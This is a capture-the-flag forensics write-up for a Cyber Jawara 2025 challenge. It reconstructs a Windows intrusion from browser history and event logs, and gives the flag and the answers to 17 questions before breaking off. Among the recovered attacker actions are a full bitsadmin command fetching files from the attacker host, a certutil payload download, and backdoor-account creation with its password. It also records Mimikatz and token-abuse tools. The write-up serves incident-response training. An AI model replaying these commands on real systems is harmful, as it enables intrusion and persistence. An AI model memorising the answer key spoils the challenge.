Cyber Jawara National 2025
Mephistopheles
Challenge Description
I have a hypothese that my device is compromised by my own friend in my office (again). Why do everyone always target me because I don’t have a single clue to setup my laptop securely? … Oh right .. that’s why. Anyway, can you help me out? I actually love customizing my Desktop theme with art.
https://drive.google.com/file/d/1L_a2xS6EVmVd79jvaG6P5pAwwP0ihIWk/view?usp=sharing
Zip password = ce4b5a04dcf6bab39a40a0176efca37691f3fd17b69421d2b81f24563c44e924
Please answer all the investigation-based questions by connecting to the remote IP
There are multi stage of episodes with total 25 Questions, and every time the next questions appear, it might need further analysis, not relatively judged by difficulty.
NOTES: Please do run the malware inside the VM if necessary.
Author: aseng
Flag
CJ2025{APT_a.k.a_as3ng_p3rs1st3nt_thr34t_h!t5_4g4in_4nD_y0u_succ3ssfuLLy_s0lved_4ll_0f_th3m_w!th_gr4c3_&_gl0ry_ce4b5a04dc}
Episode I: The Responder First Day
Question 1
NOTE
The day of the compromise arrived from an installer downloads. Where is it downloaded from (Full URL)? What’s the name of the file and when was the file downloaded successfully to the disk? (Answer with underscores concatenated respectively)
💡 Format:
http://jajar.baboi/M4Luwer.exe_M4Luwer.exe_10/28/2024 04:10:23 AM
File downloads can be achieved using numerous programs, but one of those who has the details needed for these questions are browsers. Browsers usually store the download URL, timestamps and also destination file paths. In the C:\Users\Administrator\AppData\Local directory, we can see a Google directory that signifies that the administrator may be using Google Chrome as their preferred browser. History data can be found at C:\Users\Administrator\AppData\Local\Google\Chrome\User Data\Default\History. The History file is an SQLite 3 database that contains the history of the user’s browser, including download history.
The database contains a table called downloads and we can check the schema of that table to see what kinds of data that it stores.
sqlite> .schema downloads
CREATE TABLE downloads (id INTEGER PRIMARY KEY,guid VARCHAR NOT NULL,current_path LONGVARCHAR NOT NULL,target_path LONGVARCHAR NOT NULL,start_time INTEGER NOT NULL,received_bytes INTEGER NOT NULL,total_bytes INTEGER NOT NULL,state INTEGER NOT NULL,danger_type INTEGER NOT NULL,interrupt_reason INTEGER NOT NULL,hash BLOB NOT NULL,end_time INTEGER NOT NULL,opened INTEGER NOT NULL,last_access_time INTEGER NOT NULL,transient INTEGER NOT NULL,referrer VARCHAR NOT NULL,site_url VARCHAR NOT NULL,embedder_download_data VARCHAR NOT NULL,tab_url VARCHAR NOT NULL,tab_referrer_url VARCHAR NOT NULL,http_method VARCHAR NOT NULL,by_ext_id VARCHAR NOT NULL,by_ext_name VARCHAR NOT NULL,by_web_app_id VARCHAR NOT NULL,etag VARCHAR NOT NULL,last_modified VARCHAR NOT NULL,mime_type VARCHAR(255) NOT NULL,original_mime_type VARCHAR(255) NOT NULL);
From that schema, we can conclude that the information that we need to answer this question is stored in the downloads table. The URL of the download is stored in the tab_url column, the file name is stored in target_path and the timestamp is stored in end_time.
sqlite> select tab_url, target_path, end_time from downloads;
https://learn.microsoft.com/id-id/sysinternals/downloads/sysmon|C:\Users\Administrator\Downloads\Sysmon.zip|13410698732757449
https://cybersharing.net/api/download/file/8bd5ce87-b1d2-45a8-be68-03bc664ab068/7f203a93-4619-40f8-93c4-e075eb4d39dd/ea62a809-a93b-4a89-bfe1-33247f5058f8/AnsiArtInstaller.exe|C:\Users\Administrator\Downloads\AnsiArtInstaller.exe|13410807272176740
https://github.com/farag2/Install-Office/releases/tag/2.3.1|C:\Users\Administrator\Downloads\Install-Office.zip|13411035002127998
The result of the SQL query produces multiple rows, but the AnsiArtInstaller.exe row stands out due to the suspicious URL and the keyword Installer matching the question. But, we are given a timestamp instead of a human-readable time format. According to this blog, the timestamp given is in the format of microseconds since 1 January, 1601. We can use the given SQL query from the blog to convert the timestamp to a human-readable format.
sqlite> select tab_url, target_path, datetime(end_time / 1000000 + (strftime('%s', '1601-01-01')), 'unixepoch', 'localtime') from downloads;
https://learn.microsoft.com/id-id/sysinternals/downloads/sysmon|C:\Users\Administrator\Downloads\Sysmon.zip|2025-12-20 17:05:32
https://cybersharing.net/api/download/file/8bd5ce87-b1d2-45a8-be68-03bc664ab068/7f203a93-4619-40f8-93c4-e075eb4d39dd/ea62a809-a93b-4a89-bfe1-33247f5058f8/AnsiArtInstaller.exe|C:\Users\Administrator\Downloads\AnsiArtInstaller.exe|2025-12-21 23:14:32
https://github.com/farag2/Install-Office/releases/tag/2.3.1|C:\Users\Administrator\Downloads\Install-Office.zip|2025-12-24 14:30:02
We just need to pick out the file name and convert the time to 12-hour and we should get the correct answer. But, the time of 11:14:32 PM is not accepted probably due to rounding errors so the answer is deducted by one second.
Answer: https://cybersharing.net/api/download/file/8bd5ce87-b1d2-45a8-be68-03bc664ab068/7f203a93-4619-40f8-93c4-e075eb4d39dd/ea62a809-a93b-4a89-bfe1-33247f5058f8/AnsiArtInstaller.exe_AnsiArtInstaller.exe_12/21/2025 11:14:31 PM
Question 2
NOTE
When does the installer gets executed for the first time?
💡 Format: 06/20/2021 10:23:14 AM
This question requires us to analyse the Sysmon logs to see when AnsiArtInstaller.exe is executed for the first time. We can ingest the .evtx file to a SIEM such as Splunk to make this easier. I used evtx_dump to convert .evtx files to JSON so we can ingest it to Splunk. We can filter out the logs by checking for event code 1 (process creation) and filtering the Image field with our installer filename.
index="cj2025_mephisto" source="sysmon.json" Event.System.EventID="1" Event.EventData.Image="*AnsiArtInstaller.exe"
| sort _time
| table Event.EventData.UtcTime
We can see the first result has the timestamp of 2025-12-21 16:15:10.406. We just need to convert it to GMT+7 to get the answer we need.
Answer: 12/21/2025 11:15:10 PM
Question 3
NOTE
There are two files dropped after the user executed the installer (exclude the shortcut). What are the names of the files (include their extensions with comma delimiters)?
💡 Format: dorodoro.exe,mangekyo.exe

We can use Splunk again to filter Sysmon logs to see any files that is modified by the installer using the event code 2 (file creation time modified) and 11 (file created).
index="cj2025_mephisto" source="sysmon.json" (Event.System.EventID="2" OR Event.System.EventID="11") Event.EventData.Image="*AnsiArtInstaller.exe"
| table Event.EventData.TargetFilename
We can see three filenames as a result: ansi_art.exe, program.banner, and AnsiArt.lnk. We just need to exclude the shortcut as per the question’s request.
Answer: ansi_art.exe,program.banner
Question 4
NOTE
Where did these files are dropped in the victim machine?
💡 Format: D:\Blataran\DirectoryName
We can see from the previous screenshot that the two files are stored in C:\Users\ADMINI~1\AppData\Local\Temp\, where ADMINI~1 is a shorthand for our Administrator user.
Answer: C:\Users\Administrator\AppData\Local\Temp
Question 5
NOTE
There’s a shortcut link file created as well. Where is this located in the victim’s machine?
💡 Format: D:\Blataran\Jeje.lnk
We also got this answer from our query result for question 4, where the shortcut is located at C:\Users\Administrator\Desktop\AnsiArt.lnk.
Answer: C:\Users\Administrator\Desktop\AnsiArt.lnk
Question 6
NOTE
It looks like there’s a callback / backconnect / backdoor implemented but this is just a hypothesis for now. What’s the attacker IP & port used?
💡 Format: 10.12.41.23:9999
We can filter using the event code 3 to see any network connections done by the AnsiArtInstaller.exe executable.
index="cj2025_mephisto" source="sysmon.json" Event.System.EventID="3" Event.EventData.Image="*AnsiArtInstaller.exe"
| table Event.EventData.DestinationIp, Event.EventData.DestinationPort
We can see that we only got one unique answer of 192.168.100.157:443.
Answer: 192.168.100.157:443
Episode II: The Adversary Breadcrumbs
Question 7
NOTE
Upon compromising the machine, the attacker uploads certain files from its host to the victim’s machine. What’s the full local URL that host these files?
💡 Format: http://172.16.1.10:5656
We can try filter any commands that contains the string http to see if there is any attempts to download suspicious files.
index="cj2025_mephisto" source="sysmon.json" Event.EventData.CommandLine="*http*"
| table Event.EventData.CommandLine
Lot’s of noise but we can see certutil trying to download an executable PrintSpoofer64.exe from http://192.168.100.157:8082.
Answer: http://192.168.100.157:8082
Question 8
NOTE
Where do most of the uploaded files resided in the victim’s machine? Please do provide the full path!
💡 Format: D:\Blataran
We can modify the previous query to use the identified URL and also show the current directory of when the command is run.
index="cj2025_mephisto" source="sysmon.json" Event.EventData.CommandLine="*http://192.168.100.157:8082*"
| table Event.EventData.CommandLine, Event.EventData.CurrentDirectory
We can see that all commands that is accessing the identified URL has the current directory set to C:\h1dd3n\.
Answer: C:\h1dd3n
Question 9
NOTE
The FIRST two files which attacker has uploaded to the victim’s machine was leveraged by using a Living-Off-the-Land Binaries/Executable(s). One of the uploaded file was a secure deletion compressed file. Please do provide this full VALID command!
💡 Format: D:\Blataran\harambe.exe galileo “jupri”
We can see from the second row of the previous screenshot that the bitsadmin.exe executable is downloading an archive named SDelete.zip to C:\h1dd3n\sadewa.zip.
Answer: C:\Windows\system32\bitsadmin.exe /Transfer jarangoyang /priority foreground http://192.168.100.157:8082/SDelete.zip C:\h1dd3n\sadewa.zip
Question 10
NOTE
After unzipping these two files, what are the first OS command utility executed by the attacker?
💡 Format: hostname
First, we need to get the timestamp of when the sadewa.zip is downloaded. We need this timestamp to track any commands run after that time.
index="cj2025_mephisto" source="sysmon.json" Event.EventData.CommandLine="*sadewa.zip*"
| sort _time
After running that query, we get the timestamp and filter any commands that is run after the timestamp.
index="cj2025_mephisto" source="sysmon.json" Event.EventData.CommandLine="*" earliest=12/22/2025:02:30:23
| sort _time
| table _time, Event.EventData.CommandLine
We can see after downloading the sadewa.zip, the attacker is running ipconfig.
Answer: ipconfig
Question 11
NOTE
The attacker created an arbitrary user in the victim’s machine, although there are several attempts. What are the final fixed user credentials that was used by the attacker? (Use underscores to distinguish the username and its password)
💡 Format: juniper_p4ssw0rd
We filter out the logs by checking if CommandLine contains net user /add and sort by time to see the latest command.
index="cj2025_mephisto" source="sysmon.json" Event.EventData.CommandLine="*net*user*/add*"
| sort _time
| table _time, Event.EventData.CommandLine
The latest user add command is using the credentials as3ng_AsengCupu123!.
Answer: as3ng_AsengCupu123!
Question 12
NOTE
The attacker assigned the arbitrary user to 2 groups. What are those? Use comma delimiters to answer this question!
💡 Format: Enterprise Admin Users,File Operators
We can modify the previous query to instead check for net localgroup /add commands.
index="cj2025_mephisto" source="sysmon.json" Event.EventData.CommandLine="*net*localgroup*/add*"
| sort _time
| table _time, Event.EventData.CommandLine
We can see two groups added to the as3ng users: administrators and Remote Desktop Users.
Answer: administrators,Remote Desktop Users
Question 13
NOTE
After these actions done, when was the FIRST TIME that the attacker SUCCESSFULLY logins to the victim’s machine using the arbitrary user credentials through RDP? (Answer in format MM/DD/YYYY HH:MM AM/PM)
💡 Format: 06/15/2024 03:45 PM
First we need to take note of the timestamp of the last command of the previous question which is 12/22/2025:02:35:16 in my case. Then we need to pivot to the Terminal Services Operational logs to check any RDP logins.
index="cj2025_mephisto" source="terminalservices.json" Event.System.EventID="1149"
| sort _time
| table _time, Event.UserData.EventXML.Param1, Event.UserData.EventXML.Param3
We can see the first timestamp is 2025-12-22 03:02:31.108. We can convert it from GMT+10 to GMT+7 and use the given format to get the answer.
Answer: 12/22/2025 12:02 AM
Question 14
NOTE
What is the modified executable file’s name that was used from the attacker to perform a credential dumping? Please do provide the answer in form of full path!
💡 Format: C:\Tools\credump.exe
We can go back to Sysmon logs to see all commands that is run when the current directory is set to C:\h1dd3n\.
index="cj2025_mephisto" source="sysmon.json" Event.EventData.CurrentDirectory="C:\\h1dd3n\\"
| table Event.EventData.CommandLine
We can see the first two rows shows a Mimikatz instance running with the executable name of mimiperi.exe
Answer: C:\h1dd3n\mimiperi.exe
Question 15
NOTE
Besides the credential dumper executable, there’s another uploaded malicious file that has a capability to exploit the Windows Access Token Privilege. What’s this file’s name on the victim’s machine? Please do provide the answer in form of full path!
💡 Format: C:\Malware\tokenhijack.exe
We can try to find the executable by using our Security logs and finding executables that modified any token privileges and is stored in C:\h1dd3n\.
index="cj2025_mephisto" source="security.json" Event.System.EventID="4703" Event.EventData.ProcessName="C:\\h1dd3n\\*"
| table Event.EventData.ProcessName
We have two executables, but sassy.exe is our answer.
Answer: C:\h1dd3n\sassy.exe
Question 16
NOTE
What is the created named pipe from the prior/similar executable that is used to perform a privilege escalation that led to a successful reverse shell with NT Authority Context? Provide the full pipe name!
💡 Format: \12345678-abcd-1234-ef00-123456789abc\pipe\winreg
We can use Splunk magic to see the process IDs of sassy.exe that created a pipe, then correlating them to the commands that is being ran by that process.
index="cj2025_mephisto" source="sysmon.json" Event.System.EventID="1"
| join left=L right=R where L.Event.EventData.ParentProcessId=R.Event.EventData.ProcessId
    [ search index="cj2025_mephisto" source="sysmon.json" Event.System.EventID="17" Event.EventData.Image="*sassy.exe*"]
| table L.Event.EventData.CurrentDirectory, L.Event.EventData.ParentCommandLine, R.Event.EventData.PipeName
We will see that the top row is the event that we are looking for.
Answer: \85985985-ddfa-430b-bf04-fc33fcfdc881\pipe\epmapper
Question 17
NOTE
The prior reverse shell is leveraged from a known executable listener but the name is also modified in the victim’s machine. What’s the name of the changed file’s name? Please do provide the answer in form of full path!
💡 Format: C:\Tools\listener.exe
From the previous screenshot, we can see the full path of the listener is C:\h1dd3n\kucing.exe.
Answer: C:\h1dd3n\kucing.exe
Episode III: And I am Giving You the New Devil
Question 18
NOTE
Let’s recall back to our point zero where the compromises begins. Our focus now is on the installer and the dropped files. By looking back the question to HOW can the attacker compromise the victims’ device, you have to reverse engineer them as there might be a hidden shellcode placed inside those. Please do provide the MD5 of the shellcode!
💡 Format: a1b2c3d4e5f6a7b8c9d0e1f2a3b4c5d6
When using Detect-It-Easy on the AnsiArtInstaller.exe file, we can see that this executable is a Nullsoft installer.
